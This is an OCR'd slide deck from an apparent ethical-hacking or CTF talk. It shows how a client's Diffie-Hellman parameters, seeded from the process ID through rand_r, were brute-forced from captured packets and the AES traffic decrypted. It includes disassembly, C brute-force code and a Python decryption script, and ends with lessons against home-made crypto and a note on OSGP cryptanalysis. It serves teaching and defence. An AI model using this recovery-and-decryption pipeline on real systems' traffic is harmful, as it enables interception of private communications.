
- We managed to mount a MitM attack against the service – great, let’s go celebrate!
- What if we cannot modify the traffic?
- Diffie-Hellman key exchange is pretty robust
- Look for the weakest link
- Where do the DH parameters come from?

The source of DH parameters



```
0x400cf1: call 0x400b20 (.plt) <getpid@plt>
0x400cf6: rdi = &(*(rsp + 37)) # lea rdi, qword ptr [rsp + 0x25]
0x400cfb: *(rand_seed) = eax # mov dword ptr [rip + 0x200b83], eax
0x400d01: call 0x400ff6 (.text) <gen_key>
0x400d06: rdi = &(*(rsp + 118)) # lea rdi, qword ptr [rsp + 0x76]
0x400d0b: call 0x400ff6 (.text) <gen_key>
0x400d10: rdi = &(*(rsp + 199)) # lea rdi, qword ptr [rsp + 0xc7]
0x400d18: call 0x400ff6 (.text) <gen_key>
0x400d1d: rdi = &(*(rsp + 118)) # lea rdi, qword ptr [rsp + 0x76]
0x400d22: esi = 80 # mov esi, 0x50
0x400d27: call 0x401033 (.text) <send_packet>
0x400d2c: rdi = &(*(rsp + 199)) # lea rdi, qword ptr [rsp + 0xc7]
0x400d34: esi = 80 # mov esi, 0x50
0x400d39: call 0x401033 (.text) <send_packet>
```

DH Parameter Generator



```
function gen_key {
    0x400ff6: push r12
    0x400ff8: r12d = 10 # mov r12d, 0xa
    0x400ffe: push rbp
    0x400fff: ebp = 0 # xor ebp, ebp
    0x401001: push rbx
    0x401002: rbx = rdi # mov rbx, rdi
    loop {
        0x401005: edi = 0x601884 (.bss) "" <rand_seed> # mov edi, 0x601884
        0x40100a: call 0x400bd0 (.plt) <rand_r@plt>
        0x40100f: cdq
        0x401010: eax = edx:eax / r12d; edx = edx:eax % r12d # idiv r12d
        0x401013: edx += 48 # add edx, 0x30
        0x401016: *(rbx + rbp) = dl # mov byte ptr [rbx + rbp], dl
        0x401019: rbp++ # inc rbp
        # 0x40101c: cmp rbp, 0x50
        # 0x401020: jne 0x401005
        if (rbp == 80)  goto 0x401022
    }
    # 0x401022: cmp byte ptr [rbx], 0x30
    # 0x401025: jne 0x40102a
    if (*(rbx) == '0') {
        0x401027: *(rbx) = '1' # mov byte ptr [rbx], 0x31
    }
    0x40102a: *(rbx + 80) = '\0' # mov byte ptr [rbx + 0x50], 0
```

Finding ~~Nemo~~ rand_r

```
$ ldd client
        linux-vdso.so.1 (0x00007fffeabfd000)
        libcrypto.so.1.0.0 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.0.0 (0x00007f52b1ac6000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f52b171d000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f52b1518000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f52b1efa000)
$ file -L /lib/x86_64-linux-gnu/libc.so.6
/lib/x86_64-linux-gnu/libc.so.6: ELF 64-bit LSB shared object, x86-
64, version 1 (GNU/Linux), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=bbd9e94c1a7dacf41f2785243900545dbd634a29, for
GNU/Linux 2.6.32, stripped
$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep rand_r
963: 0000000000038b50    80 FUNC    GLOBAL DEFAULT   12
rand_r@@GLIBC_2.2.5
```

Dissecting rand_r

```
reverse ➤ python3 reverse.py -x 0x38b50 --datasize 1 ~/_projekt.
function 0x38b50 {
    0x38b50: eax = *(rdi) # mov eax, dword ptr [rdi]
    0x38b52: ecx = eax * 1103515245 # imul ecx, eax, 0x41c64e6d
    0x38b58: ecx += 0x3039 # add ecx, 0x3039
    0x38b5e: eax = ecx # mov eax, ecx
    0x38b60: ecx = ecx * 1103515245 # imul ecx, ecx, 0x41c64e6d
    0x38b66: eax >>= 6 # shr eax, 6
    0x38b69: eax &= 2096128 # and eax, 0x1ffc00
    0x38b6e: ecx += 0x3039 # add ecx, 0x3039
    0x38b74: edx = ecx # mov edx, ecx
    0x38b76: ecx = ecx * 1103515245 # imul ecx, ecx, 0x41c64e6d
    0x38b7c: edx >>= 16 # shr edx, 0x10
    0x38b7f: edx &= 0x3ff # and edx, 0x3ff
    0x38b85: eax ^= edx # xor eax, edx
    0x38b87: ecx += 0x3039 # add ecx, 0x3039
    0x38b8d: eax <<= 10 # shl eax, 0xa
    0x38b90: edx = ecx # mov edx, ecx
    0x38b92: *(rdi) = ecx # mov dword ptr [rdi], ecx
    0x38b94: edx >>= 16 # shr edx, 0x10
    0x38b97: edx &= 0x3ff # and edx, 0x3ff
    0x38b9d: eax ^= edx # xor eax, edx
    0x38b9f: ret
}
```

What we know so far

- Diffie-Hellman parameters are 80 digit numbers
- Digits are filled from left to right using the least significant decimal digit of the return value of `rand_r`
  - The seed is the OS process ID
  - Getting the next number is fast
  - There are 2^{16} = 32 768 PIDs on a Linux system by default
  - OpenSSL, anyone?
- If it starts with zero, replace with 1

Brute forcing the process ID


```
for (i = 0; i < 32768; i++) {
    unsigned int seed = i;
    for (j = 0; j < 80; j++) test(&seed);
    for (j = 0; value[j]; j++) {
        if (test(&seed) % 10 + '0' != value[j]) break;
    }
    if (!value[j]) printf("pid = %d\n", i);
}

unsigned int test(unsigned int *rdi) {
    unsigned int eax, ecx, edx;
    eax = *(rdi);
    ecx = eax * 1103515245;
    ...
    return eax;
}
```

Brute forcing the process ID

```
$ (nc -lp 7001 | hd) & ; sleep 1 ; ./client secretmessage &
[1] 8395
[2] 8399
00000000  00 00 00 00 00 00 00 50  00 00 00 00 6e 68 17 14  |.......P....nh..|
00000010  88 a0 ca 84 e3 d6 15 f9  8b 19 4a 54 4f 5b a4 d5  |..........JTO[..|
00000020  32 33 34 38 32 34 38 37  39 34 30 35 39 36 35 32  |2348248794059652|
00000030  37 37 34 39 30 36 37 31  32 39 39 37 32 37 32 33  |7749067129972723|
00000040  39 38 38 37 34 39 39 30  39 39 37 37 37 30 35 39  |9887499099777059|
00000050  36 37 36 32 39 31 36 39  38 31 33 31 38 32 31 32  |6762916981318212|
00000060  30 36 30 31 38 35 35 39  39 33 35 34 37 35 30 35  |0601855993547505|
[1]  + 8395 suspended (tty input)  ( nc -lp 7001 | hd; )
```


```
$ time ./glibcrand 2348248794059652
pid = 8399
... 0,02s user 0,00s system 97% cpu 0,027 total
```


Dumping TCP PSH packets



Filter: `tcp.stream eq 1 and tcp.flags.push eq 1`

```
No.  Time        Source     Destination  Protocol  Length  Info
  8  1.88113400E 127.0.0.1  127.0.0.1    TCP          178  33513→7001 [PSH, ACK] Seq=1 Ack=1 Win
 10  1.88116500E 127.0.0.1  127.0.0.1    TCP          178  33513→7001 [PSH, ACK] Seq=113 Ack=1 W
 12  1.90105000E 127.0.0.1  127.0.0.1    TCP          178  7001→33513 [PSH, ACK] Seq=1 Ack=225 W
 14  1.90163500E 127.0.0.1  127.0.0.1    TCP          178  33513→7001 [PSH, ACK] Seq=225 Ack=113
 15  1.90167900E 127.0.0.1  127.0.0.1    TCP          194  33513→7001 [FIN, PSH, ACK] Seq=337 Ac
```





Packet Range

	Captured	Displayed
● All packets	18	5
○ Selected packet only	1	1
○ Marked packets only	0	0
○ From first to last marked packet	0	0
○ Specify a packet range:	0	0
☐ Remove Ignored packets	0	0

File type: Wireshark/tcpdump/... - pcap

☐ Compress with gzip

Decrypting captured data

- Regenerate DH secret from OS PID value
- Read and dissect packets from PCAP
- Extract public DH params and encrypted data
- Derive AES key and decrypt payload

https://jon.oberheide.org/blog/2008/10/15/dpkt-tutorial-2-parsing-a-pcap-file/

Emulation in Python

```python
seed = byref(c_uint(int(argv[1])))
test = cdll.LoadLibrary('./glibcrand.so').test

p = int(''.join(str(test(seed) % 10) for _ in xrange(80)))

tcps = [ethernet.Ethernet(buf).data.data for ts, buf
        in pcap.Reader(file('/tmp/psh.pcap'))]

m = int(tcps[0].data[-80:])
s = int(tcps[2].data[-80:])

cs = pow(s, p, m)
key = unhexlify(str(cs)[:32])
print AES.new(key).decrypt(tcps[4].data[32:])
```

Emulation in Python

```
$ python params.py 8399 | hd
00000000  00 00 00 0a 0c 0c 0c 0c  0c 0c 0c 0c 0c 0c 0c 0c  |................|
00000010  93 c2 e6 a4 d2 32 9e ca  58 9e 26 97 44 1d 80 5f  |.....2..X.&.D.._|
00000020  67 6c 7a 3b ad e3 a3 b8  5e a6 d4 a5 4b 47 3f 4c  |glz;....^...KG?L|
00000030  6b 69 62 65 72 74 69 74  30 6b 06 06 06 06 06 06  |kibertit0k......|
00000040  af 70 03 a6 69 db be ca  73 21 86 65 8b ce 71 94  |.p..i...s!.e..q.|
00000050  13 49 d9 fa 60 68 17 3c  62 da 31 70 28 d8 0b b0  |.I..`h.<b.1p(...|
00000060  0a                                                |.|
```

Conclusion


- You do not roll your own crypto.
- You DO NOT roll you own crypto.
- Secure random is essential
  - (can be tricky on the go and
    in VMs or the cloud)
- Authentication is essential
- Security by obscurity doesn’t work

Dumb Crypto in Smart Grids: Practical Cryptanalysis of the Open Smart Grid Protocol

Philipp Jovanovic[1] and Samuel Neves[2]

[1] University of Passau, Germany
jovanovic@fim.uni-passau.de
[2] University of Coimbra, Portugal
sneves@dei.uc.pt

Abstract. This paper analyses the cryptography used in the Open Smart Grid Protocol (OSGP). The authenticated encryption (AE) scheme deployed by OSGP is a non-standard composition of RC4 and a home-brewed MAC, the "OMA digest".



Matthew Green
@matthew_d_green

So apparently the smart grid crypto protocols are so broken that researchers have to invent faster attacks... just to challenge themselves.

RETWEETS 45 FAVORITES 34

6:18 AM - 6 May 2015

Alyssa Rowan @AlyssaRowan · May 6
@matthew_d_green "a non-standard composition of RC4 and a home-brewed MAC" - I just threw up in my mouth a little. :/

2 3

Terry Smith @Prognosticus · 60s
@matthew_d_green The first rule of crypto is don't do your own crypto....

Thanks for your attention!

ethical hacking